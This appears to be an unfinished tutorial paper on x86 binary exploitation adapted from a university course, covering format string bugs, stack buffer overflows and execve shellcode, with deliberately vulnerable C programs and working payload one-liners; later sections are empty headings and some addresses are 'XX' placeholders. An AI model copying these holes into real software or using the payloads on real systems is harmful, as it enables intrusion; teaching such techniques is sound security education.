Acknowledgement

A university course at Rensselaer Polytechnic Institut[1] held in Spring 2015 focused on *Modern Binary Exploitation*. They made their course material available on GitHub [1] under the Creative Commons Attribution-NonCommercial 4.0 International license[2]. We reused a lot of their material in this project.

We highly recommend checking them out and having a look at their material for further details.

1 Introduction

Exploiting binaries was comparatively easy in the early days of computing. Usually there were no special mitigation techniques in place trying to prevent even the most simplest exploits. This is the point in time where we will start of. First we talk about two very simple exploits, namely the Format String Exploit and the Buffer Overflow in combination with Shell Code. Note that there is a huge collection of exploitation techniques known to the public and we will thereby only look at a very small fraction of them.

But before we can introduce these two exploits, some background knowledge is required. This will be handled by the next section, which provides a short overview of the relevant components in our target architecture, the x86 platform.

After that both techniques are introduced to the reader, followed by the first mitigation technique, Data Execution Prevention (DEP). From there on we will keep on using the buffer overflow technique with some adaptations to circumvent DEP. At this point Return Oriented Programming (ROP) is introduced.

This directly leads to Address Space Layout Randomization (ASLR) the next mitigation mechanism we will discuss. Again the buffer overflow technique can be adapted to break ASLR through the use of additional information.

Since neither DEP nor ASLR provide significant protection against even this simple technique, an additional mitigation is put into place in the form of Stack Cookies.

Examples will be provided along the way to support the reader and provide some additional explanation.

Control Flow Integrity (CFI), Heap Corruption and polymorphic code will follow in a more compressed manner to communicate the main idea behind each of them.

Finally we will conclude with a word about other architectures (x86_64 and ARM) and a lookout that even languages considered secure have their own set of exploitation techniques an attacker could leverage.

1.1 Main Assumption

Throughout this work we assume that we know the target binary (and the libraries it uses). Let us show that this assumption is quite reasonable to make by looking through the eyes of the adversary. An attacker who wants to penetrate a target machine and get control over it would most likely choose the easiest path, by exploiting the weakest link. Most machines relevant to an attackers interest will run provide multiple services. For example, while the main server of a small business company may run a homemade communication server for interaction between them and their clients, it may also run a standard web server. Sending a misspelled request to the server may lead following response:

[1] http://rpi.edu/
[2] https://creativecommons.org/licenses/by-nc/4.0/legalcode

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at ovinnik.canonical.com Port 80</address>
</body></html>
Connection closed by foreign host.
```

The web server tells us his exact version and since it also provides information about the operating system an attacker can easily copy the basic setup to test and tweak his exploits.

2 Platform x86

This section will teach necessary background knowledge about the target platform to fully conceive the following techniques. But first let us elaborate why x86 has been chosen in the first place.

At the time these techniques (and the related mitigations) were established, x86 was the most common platform. Since most exploits easily translate over from x86 to other architectures, especially x86_64 which very common nowadays. Also, most material found on the internet regarding this and related topics cover x86.

More detailed explanations can be found on Wikipedia[3] or the Intel Manual[4].

2.1 CPU and registers



Figure 1: Register overview including 64 bit extension

Figure 1 (from Wikipedia[5]) shows an overview of registers available on the x86 platform. While there are dedicated registers for floating pointer operations and also special registers which hardware protection (segment registers) we will only focus on nine most commonly used registers.

[3] https://en.wikipedia.org/wiki/X86
[4] https://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html
[5] https://en.wikipedia.org/w/index.php?title=X86&oldid=696308590#/media/File:Table_of_x86_Registers_svg.svg

EAX Accumulator Register

EBX Base Register

ECX Counter Register

EDX Data Register

ESI Source Index

EDI Destination Index

EBP Base Pointer

ESP Stack Pointer

EIP Instruction Pointer



Figure 2: Addressing specific parts of a register including 64 bit extension

The instruction pointer `EIP` points to the next instruction located in memory which is going to be executed on the cycle. Stack pointer `ESP` and base pointer `EBP` are used for stack management which is vital to call and return from multiple functions properly. The remaining six registers are used for computation and passing arguments for system calls. Their values can either be interpreted as integers or pointers.

Note that these registers can be addressed partially allowing one to write only to the lower 16 bit for example as displayed in fig. 2 taken from *null programm*[6].

The CPU comes with protection mechanisms which allows the operating system kernel to limit the privileges of other processes. This mechanism is known as *protection rings* (Ring 0 – Ring 3). The kernel runs *in* Ring 0 (most privileged) and switches to Ring 3 (least privileged) when a normal process is scheduled. A system call has to be made by the process if it needs something which goes beyond its scope. The kernel takes over, deals with the request and returns execution back to the process. This is known as *context switch* and switching between Rings happens along the way.

2.2 System Calls

As already mentioned in the previous paragraph, a process only has limited capabilities and the kernel has to take over to fulfill certain (more privileged) operations. The operating system's documentation tells you which system calls are available (on which platform) and what additional parameters they require. Let us illustrate this with an example: On x86 the Linux system number 4 (starting from 0) is the `sys_write` system call which writes data to a file descriptor. It takes three arguments, the file descriptor to write to, a pointer to the start of the data which should be written and the length of the data. The number of the system call together with these three parameters are placed in the `EAX`, `EBX`, `ECX`, `EDX` respectively. To invoke the system call issue following instruction:

```
int     0x80
```

Nowadays you may encounter a different mechanism for system calls, the Virtual Dynamic Shared Objects (vDSO) mechanism. This goes beyond our scope here, we will use the previously mentioned mechanism in our exploits. If interested, you may want to look at the related man page[7].

[6] http://nullprogram.com/img/x86/register.png on December of 2015
[7] http://man7.org/linux/man-pages/man7/vdso.7.html



Figure 3: Placement of bytes in memory in little-endian

2.3 Memory

Physical memory is managed by the operation system kernel by utilising the Memory Management Unit (MMU). Each process' address space is virtualized and memory operations are translated on-the-fly by the MMU. The physical memory is segmented into *pages* (typically 4 KiB in size) and each page can be mapped into the virtual address space of one or more (shared) processes. [3, pp. 400]

The main parts located inside the (virtual) address space of a process are the executable itself with its `.text` and `.data` section, the heap used for dynamic data, the stack used for local variables and function calling and used libraries.

2.4 Endianness

Endianness refers to the byte order used when storing data in memory (or transmitting it over the network). Figure 3 (from Wikipedia[8]) illustrates that the least significant byte of a word is placed at the lower memory address and successive bytes are placed as the memory address increases.

2.5 Calling Convention

A calling convention defines how function calls should be implemented. What calling convention is used depends on the platform, toolchain and (compiler) settings. Let us exhibit what the convention defines and what convention we are using.

Defines:

- Where to place arguments
- Where to place return value
- Where to place return address
- Who prepares the stack
- Who saves which register
- Who cleans up
  (caller or callee)

C Declaration (cdecl):

- Arguments on stack (reverse order)
  stack aligned to 16 B boundary
- Return via register (`EAX` / `ST0`)
- `EAX`, `ECX`, `EDX` saved by the caller
  rest saved by the callee
- On stack:
  old instruction pointer (`IP`)
  old base pointer (`BP`)
- Caller does the cleanup

[8] https://en.wikipedia.org/w/index.php?title=Endianness&oldid=696417697#/media/File:Little-Endian.svg

3 Format String Exploits

The first exploitation technique we will discuss builds upon the interpretation of format strings. `printf` is a C function of the standard library which will interpret such strings and print them to `stdout`. As the name already tells you, the supplied string contains *formatter* describing how to actually handle additional arguments. If you are unfamiliar with `printf` please have a look at the man page[9].

Taking a closer look at `printf` we can see that its first argument is a format string followed by a variable number of additional arguments. In C you don't know how many arguments have been supplied when a function with a variable number of arguments is called. Some instances work around this by taking an argument count as their first argument, others expect you to terminate with a special symbol (usually `NULL`). `printf` uses the format string to derive how many arguments have been supplied. Calling `printf`, for example, with the string `"%d + %d = %d"` assumes that (at least) three arguments have been provided.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
> echo foobar | ./main
You entered:
foobar

> echo AAAABBBB | ./main
correct

> echo '%08x' | ./main
You entered:
bfd98ed4
```

Listing 1: Program vulnerable to Format String Exploits

The exploit comes from the notion that a format string provided by an attacker gets interpreted. The program shown in listing 1 will take an arbitrary string from `stdin` and pass it on to `printf`. For simple inputs (not containing formatter) this works fine. But as soon as formatter are provided, `printf` is going to access the locations where the corresponding arguments *would* be located. From the calling convention described in section 2.5 we know that these arguments would be located on the stack, therefore `printf` will print whatever lies on the stack.

To fully exploit the provided example, note that an attacker in this scenario wants to get a hold of the hardcoded password stored in `passwd`. Since local variables are placed on the stack `printf` will be able to read the password if enough formatters are provided:

```
> python -c 'print "%08x." * 10' | ./main
bf920c14.00000064.b77de29e.00000000.00000000.b77fedf8.bf920d94.00000000.41414141.42424242.
```

Here we use Python to craft the format string for us. As we can see the password is printed (ASCII encoded). Byte order is swapped because of endianness (see section 2.4). Apart from the password we also gather a bunch of pointers, these can be used later on to break ASLR (see **??**).

We would like to point the reader to the book *Hacking: The Art of Exploitation* [2, pp. 167] for more details about this technique. We will come back to this technique later on to show that `printf` enables even more sophisticated attacks.

[9] http://linux.die.net/man/3/printf

4 Buffer Overflow

The second type of exploits we'll look at is known as Buffer Overflows and as on may already derive from the name, this is about submitting more data to a buffer than it was originally designed for. This setup can be exploited when bound checking is done wrong or not at all. An attacker is therefore able to overwrite data (or instructions) next to the buffer's location.

The consequences of an exploited buffer overflow depend on where the buffer is located. The most interesting location would of course be the stack because, apart from local variables and arguments, it holds the return address of a function. But buffers located inside the heap or static may also be viable options. Common terms related to these scenarios are *stack smashing* and *heap corruption*. We will talk about heap corruption later on when breaking ASLR, for now we focus our attention on stack smashing.



Figure 4: Stack frame containing a buffer

Lets start of by examining the stack holding a buffer as local variable, see fig. 4. Right now the buffer contains the string `"hello"` followed by a terminator. Since the buffer has been allocated to hold a maximum of 12 B this fits. If data is written to the buffer larger than 12 B the following variable (or parameter) `bar` will be overwritten, followed by the saved frame pointer and the return address. If even more data is supplied the following stack frame will be overwritten in the same manner.

If an attacker can provide the data written to the buffer and no (or wrong) bound checking is done, he can therefore inject arbitrary (malicious) into the stack frame. This could be, for instance, be used to overwrite a flag indication whether an authentication has been performed successfully or not. But since this is pretty forward lets go beyond that and see what happens when changing the return address.

As shown in listing 2 we have a buffer suited for 20 B but without any bound checking. If the provided input is longer, we will be able to overwrite the return address. Lets have a look at the resulting binary utilizing `objdump`.

```c
#include <stdio.h>

void mordor(void) {
    printf("One does not simply jump into mordor()!\n");
}

void echo(void) {
    char buffer[20] = {0};
    printf("Enter text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(void) {
    echo();
    return 0;
}
```

Listing 2: Program vulnerable to buffer overflows

```
0804849b <mordor>:
 804849b:    55                      push   %ebp
 804849c:    89 e5                   mov    %esp,%ebp
 804849e:    83 ec 08                sub    $0x8,%esp
 80484a1:    83 ec 0c                sub    $0xc,%esp
 80484a4:    68 c0 85 04 08          push   $0x80485c0
 80484a9:    e8 b2 fe ff ff          call   8048360 <puts@plt>
 80484ae:    83 c4 10                add    $0x10,%esp
 80484b1:    90                      nop
 80484b2:    c9                      leave
 80484b3:    c3                      ret

080484b4 <echo>:
 80484b4:    55                      push   %ebp
 80484b5:    89 e5                   mov    %esp,%ebp
 80484b7:    83 ec 28                sub    $0x28,%esp
 80484ba:    c7 45 e4 00 00 00 00    movl   $0x0,-0x1c(%ebp)
 80484c1:    c7 45 e8 00 00 00 00    movl   $0x0,-0x18(%ebp)
 80484c8:    c7 45 ec 00 00 00 00    movl   $0x0,-0x14(%ebp)
 80484cf:    c7 45 f0 00 00 00 00    movl   $0x0,-0x10(%ebp)
 80484d6:    c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
 80484dd:    83 ec 0c                sub    $0xc,%esp
 80484e0:    68 e8 85 04 08          push   $0x80485e8
 80484e5:    e8 76 fe ff ff          call   8048360 <puts@plt>
 80484ea:    83 c4 10                add    $0x10,%esp
 80484ed:    83 ec 08                sub    $0x8,%esp
 80484f0:    8d 45 e4                lea    -0x1c(%ebp),%eax
 80484f3:    50                      push   %eax
 80484f4:    68 f4 85 04 08          push   $0x80485f4
 80484f9:    e8 92 fe ff ff          call   8048390 <__isoc99_scanf@plt>
 80484fe:    83 c4 10                add    $0x10,%esp
 8048501:    83 ec 08                sub    $0x8,%esp
 8048504:    8d 45 e4                lea    -0x1c(%ebp),%eax
 8048507:    50                      push   %eax
 8048508:    68 f7 85 04 08          push   $0x80485f7
 804850d:    e8 3e fe ff ff          call   8048350 <printf@plt>
 8048512:    83 c4 10                add    $0x10,%esp
 8048515:    90                      nop
 8048516:    c9                      leave
 8048517:    c3                      ret
```

Looking at lines XX, XX and XX we can infer that the buffer will start 28 B (`0x1c`) before the base pointer. Hence we have to supply 32 B (28 + 4) of arbitrary data followed by the address where we want to jump to. Lets jump into the function `mordor` located at `0x804849b`, keep in mind that the byte order needs to be swapped.

```
> python -c "print 'A'*32 + '\x9b\x84\x04\x08'" | ./overflow
Enter text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��
One does not simply jump into mordor()!
Segmentation fault (core dumped)
```

And the function `mordor` has been executed, despite the segmentation fault one can see that return address has been overwritten successfully.

5 Shell Code

While this is neat and can certainly be useful to an adversary, stack smashing also enables us to inject arbitrary code into a program. Contrary to the previous section the target machine will execute code provided by the attacker. This can be achieved by bending the return address into the buffer used for the exploit. Provided instructions will be executed upon return. Shell code is a piece of (binary) code which opens up a shell that reads and executes commands from an attacker. Lets start this section by crafting some shell code.

```
xor     eax, eax    ;Clearing eax register
push    eax         ;Pushing NULL bytes
push    0x68732f2f  ;Pushing //sh
push    0x6e69622f  ;Pushing /bin
mov     ebx, esp    ;ebx now has address of /bin//sh
push    eax         ;Pushing NULL byte
mov     edx, esp    ;edx now has address of NULL byte
push    ebx         ;Pushing address of /bin//sh
mov     ecx, esp    ;ecx now has address of address
                    ;of /bin//sh byte
mov     al, 11      ;syscall number of execve is 11
int     0x80        ;Make the system call
```

This piece of assembly sets up the parameters for the `execve` system call and than invokes to replace the currently running process with a shell. `execve` takes three arugments, a string of the program to execute (here `"/bin//sh"` + terminator), a list of arguments for that program and a list of environment variables. Its system call number is 11 and it will accept `NULL` for both lists. The double slash in the first argument is used to prevent null bytes inside the shell code. The function which reads the shell code may truncate it upon reading a null byte, therefore we have to work around this without chaning the underlying semantics.

Running this code through an assembler yields binary code which can be placed in the buffer. Finding the starting location of our buffer will be a little bit more complicated, we cannot read it directly from the binary of the target program so we'll examine it in a debugger.

Now we know that the buffer will be located at XXXXXXXX at runtime, but since we got this address while running the program in a debugger it may be offset a few bytes when run without debugger. This happens because environment variables and meta information, like the program name, determin the stack starting position (they are placed right after the stack). Hence we may not directly hit the first instruction of our shell code right away, but since the buffer is bigger than the actual payload we can improve our odds by prefixing the shell code with `NOP` instructions. As long as the return address points somewhere into this sequence of `NOP`s the CPU will *slide* to the next instruction. Therefore this is known as a `NOP` *Sled*. We append some arbitrary data to the shell code as offset to overwrite the return address.



Figure 5: Putting the payload together

6 Data Execution Prevention (DEP)

7 Return Oriented Programming (ROP)

8 Address Space Layout Randomization (ASLR)

9 Stack Cookies

10 Control Flow Integrity (CFI)

11 Other Architectures

12 Conclusion

References

[1] Patrick Biernat, Jeremy Blackthorne, Alexei Bulazel, Branden Clark, Sophia D'Antoine, Markus Gaasedelen, and Austin Ralls. Modern binary exploitation, 2015. URL https://github.com/RPISEC/MBE. [Online; accessed 2015-12].

[2] Jon Erickson. *Hacking: the art of exploitation*. No Starch Press, 2008.

[3] Uresh Vahalia. *UNIX Internals: The New Frontiers*. Prentice Hall Press, Upper Saddle River, NJ, USA, 1996. ISBN 0-13-101908-2.